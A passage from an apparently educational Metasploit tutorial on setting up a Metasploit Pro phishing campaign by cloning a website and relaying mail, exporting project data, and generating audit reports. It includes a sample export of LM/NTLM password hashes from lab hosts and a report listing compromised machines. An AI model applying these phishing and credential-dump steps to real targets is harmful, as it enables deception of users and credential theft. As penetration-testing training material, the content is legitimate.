
Next, click the **Landing Page** icon to set the URLs where you want to redirect your tricked users.



As shown in the following screenshot, enter the URL at **Path** and click **Next**.




On the next screen, click the button **Clone Website** which will open another window. Here, you need to enter the website that you want to clone. As you can see in the following screenshot, we entered **tutorialpoint.com** in this field. Next, click the **Clone** button and save your changes.




Next, click the **Redirect Page** button.




Click **Next** and you will get to see the following screen.



You can click the **Clone Website** button to clone the redirected website again.



Next, in the **Server Configuration** section, click the **E-mail Server** button.



On the next screen, enter **mailserver settings** that will be used as a relay to send this phishing email. Then, click **Save**.

Configure E-mail Server

Host* localhost

Port* 25

Username root@localhost

Password *****

Mail Domain localhost.localdomain

SMTP Auth Type* plain

☐ Use SSL? (unchecked for TLS)

Emails per batch 20

Cancel Save

In the **Notifications** section, there is an option to **Notify others before launching the campaign**. You can choose to use this option to notify others. Then, click **Save**.

Notifications

☒ Notify others before launching the campaign

Cancel Save

Next, you will see a new window. Here, you need to click the **Start** button to initiate the process of sending phishing mails.

Home Phishing for educational purposes Campaigns

Configure a Campaign
Create or edit a campaign

Manage Campaigns
View existing campaigns and campaign findings

Manage Reusable Resources
Manage and create templates and target lists

Campaign: Lab

Started: not started

Updated: August 18, 2016 at 12:23 PM

Start

Launchable

Preview | Edit | Delete

Metasploit has options to generate a statistical report of your phishing campaign. It will appear as shown in the following screenshot.

Lab: Findings Generate Report

Campaign Facts Test Log

0 recipients were targeted → 0% of recipients clicked the link → 0% of recipients addressed the form

EMAIL ADDRESS FIRST NAME LAST NAME

Showing 1 - 1 of 1

Export Data


Done

20. Metasploit – Export Data


In this chapter, we will see how to export data which, in a way, is a backup of your projects. Later on, you can import this backup to another Metasploit project.

This feature "Export Data" is available in both the free version as well as the commercial version of Metasploit.

If you want to export data from Metasploit Pro, then it will store a copy of the file in the location `"/path/to/Metasploit/apps/pro/exports"`.




The files that are stored in this directory will match the list of exports displayed in the web interface. You can find and view the export log in the following directory: `"/path/to/Metasploit/apps/pro/ui/log"`. The export log is named `"exports.log"`.



To clear the export log, you will need to remove it from the log directory, which is located at `"/path/to/Metasploit/apps/pro/ui/log"`.

Exporting Data in Metasploit Pro

To export data, **go to Home -> Project Name -> Exports -> Export Data**.



On the next screen, you can choose the **file format** in which you want to store the export data.


- **PWDump** — A text file that contains all of the credentials for a project, including plaintext passwords, SMB hashes, and SSH keys. Credentials can be masked to enumerate user names only.
- **Replay script** — A batch file that reruns tasks that opened sessions on target hosts. A replay script consists of multiple resource files (.rc).
- **XML** — An XML file that contains the attributes for most of the objects in a project and can be imported into another project.
- **ZIP Workplace** — A zip that contains an XML export and any loot files, report files, and tasks logs.



The screenshot shows the 'New Export' form in the Metasploit web interface. The 'Export Type' dropdown menu is open, showing options: 'Password Dump', 'Replay Scripts', 'Zip', and 'Zip Workspace'. The 'Name' field contains the text 'Export-20160819135412'.

At **Export Type**, enter a file name for the export data. Next, at **Address Settings**, enter the IP of the hosts.

Next, in the **Options** section, you can choose to hide your credentials by clicking on the checkbox **Mask Credentials**. Then, click the button **Export Data**.



The screenshot shows the 'New Export' form with the following values: 'Export Type' is 'Password Dump', 'Name' is 'Export-20160819135412', 'Included addresses' is '192.168.1.101-192.168.1.102', and the 'Mask credentials' checkbox is checked. The 'Export Data' button is highlighted with a red box.

The following screen will be displayed where you can see the exported file.



The screenshot shows the 'Saved Exports' table in the Metasploit web interface. A green message bar at the top states 'Export creation queued. Table will refresh shortly...'. The table has columns: FILE, EXPORT TYPE, CREATOR, STATUS, CREATE DATE, and ACTIONS. A red arrow points to the 'Export-20160819135412.txt' file in the FILE column.

FILE	EXPORT TYPE	CREATOR	STATUS	CREATE DATE	ACTIONS
Export-20160819135412.txt	Password Dump	fox64	Complete	August 19, 2016 2:59 pm	Download

Click **Download** to retrieve the exported file.

```

Export-20160819135412 - Notepad
File Edit Format View Help
# Metasploit PnDump Export 2.0
# Generated: 2016-08-19 12:10:31 UTC
# Project: Metasploit Florian Llap1
#
#####

# LM/NTLM Hashes (8 hashes, 2 services)

# 192.168.1.102:445/tcp (smb)
administrator:2:331353fe703d4febde04d3d85c4cac4b:31f436e008d337cfe012704d79d4ab80:::

# 192.168.1.102:445/tcp (smb)
guest:3:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::

# 192.168.1.102:445/tcp (smb)
support_388945a0:4:aad3b435b51404eeaad3b435b51404ee:0a374fa09ed60b40b6eed3bffffc30963:::

# 192.168.1.102:445/tcp (smb)
admin:5:f0d412bd764ffe81aad3b435b51404ee:209c6174da490caeb422f3fa5a7ae634:::

# 192.168.1.102:139/tcp (smb)
administrator:7:331353fe703d4febde04d3d85c4cac4b:31f436e008d337cfe012704d79d4ab80:::

# 192.168.1.102:139/tcp (smb)
admin:12:f0d412bd764ffe81aad3b435b51404ee:209c6174da490caeb422f3fa5a7ae634:::

# 192.168.1.102:445/tcp (smb)
administrator:13:331353fe703d4febde04d3d85c4cac4b:31f436e008d337cfe012704d79d4ab80:::

# 192.168.1.102:445/tcp (smb)
administrator:14:331353fe703d4febde04d3d85c4cac4b:31f436e008d337cfe012704d79d4ab80:::


```

21. Metasploit – Reports

Metasploit has in-built options that you can use to generate reports to summarize all your activities and findings. In this chapter, we will discuss how you can generate reports in Metasploit.

To create reports in Metasploit, follow the steps given below:

1. Go to Home -> Reports -> New Report.
2. Select a Report Type according to your needs. If you click the "?" icon, it will show you information on every type of report.
3. In the **Name** field, provide a file name.
4. In the **Sections** field, check the options as per your requirement.



The screenshot shows the 'New Report' form in the Metasploit web interface. The form includes the following fields and options:

- Report Type:** A dropdown menu with 'Activity' selected. A help icon (?) is visible.
- File Formats:** A dropdown menu with 'PDF' selected. A help icon (?) is visible.
- Name:** A text input field containing 'Activity-20160819143834'. A help icon (?) is visible.
- Cover Logo:** A section with a link: 'To use an image other than the Rapid7 logo, upload one here'.
- Sections:** A section with checkboxes for 'Cover', 'Project Summary', and 'Task Details'. A help icon (?) is visible.

5. Similarly, in the Options field, check the options as per your requirement.
6. In the **Email Report** section, you can enter the email IDs of the recipients to whom you would like to mail the report directly.

7. Next, click the **Generate Report** button.

The screenshot shows the 'Options' section with three checkboxes: 'Mask discovered credentials', 'Include session details', and 'Include charts'. Below this is the 'Email Report' section with a 'Recipients' text area. At the bottom right, the 'Generate Report' button is highlighted with a red box.

Your report is now generated. Next, to view all your reports, go to **Reports -> Show Reports**.

The screenshot shows the Metasploit web interface. The 'Reports' tab is selected, and the 'Show Reports' option is highlighted in the dropdown menu. Below the navigation bar, there's a 'Saved Reports' section with a table listing generated reports. The second report, 'Audit-20160819144725', is highlighted with a red box. The table columns are: NAME, REPORT TYPE, FILE FORMATS, CREATOR, CREATED, LAST UPDATED, and ACTIONS.

NAME	REPORT TYPE	FILE FORMATS	CREATOR	CREATED	LAST UPDATED	ACTIONS
Audit-20160819145224	Audit	PDF	Bar04	August 19, 2016 2:52 pm	August 19, 2016 2:52 pm	View / Close
Audit-20160819144725	Audit	PDF	Bar04	August 19, 2016 2:52 pm	August 19, 2016 2:52 pm	View / Close
Credentials/Domain/Module-20160819100330	Credentials/Domain/Module	PDF	Bar04	August 19, 2016 10:03 am	August 19, 2016 10:03 am	View / Close
Segmentation and Firewall/Testing-20160819095306	Segmentation and Firewall/Testing	PDF	Bar04	August 19, 2016 9:53 am	August 19, 2016 9:53 am	View / Close

You can view your reports by clicking **View** under **Actions**.

The screenshot shows the 'Executive Summary' section of a report. It includes an introduction, a summary of findings, and a table of major findings.

Executive Summary

This report represents a security audit performed using Metasploit Pro from Rapid7, Inc. It contains confidential information about the state of your network. Access to this information by unauthorized personnel may allow them to compromise your network.

During this test, 2 hosts with a total of 33 exposed services were discovered. 9 modules were successfully run and 19 login credentials were obtained. The most common module used to compromise systems was 'auxiliary/pro/scanner/ssh/ssh_login_credential', which opened 7 sessions.

Major Findings

Compromised Hosts

Vulnerability Name	IP Address	Hostname
auxiliary/pro/scanner/ssh/ssh_login_credential	192.168.1.101	Metasploitable
auxiliary/pro/scanner/ssh/ssh_login_credential	192.168.1.101	Metasploitable
auxiliary/pro/scanner/ssh/ssh_login_credential	192.168.1.101	Metasploitable
auxiliary/pro/scanner/ssh/ssh_login_credential	192.168.1.101	Metasploitable
auxiliary/pro/scanner/ssh/ssh_login_credential	192.168.1.101	Metasploitable
auxiliary/pro/scanner/ssh/ssh_login_credential	192.168.1.101	Metasploitable
auxiliary/pro/scanner/ssh/ssh_login_credential	192.168.1.101	Metasploitable
exploit/windows/dcerpc/ms03_026_dcom	192.168.1.102	SERVER
exploit/windows/dcerpc/ms03_026_dcom	192.168.1.102	SERVER

Discovered Operating Systems

Operating System	Hosts	Services	Vulnerabilities
Linux	1	27	325
Windows 2003	1	6	18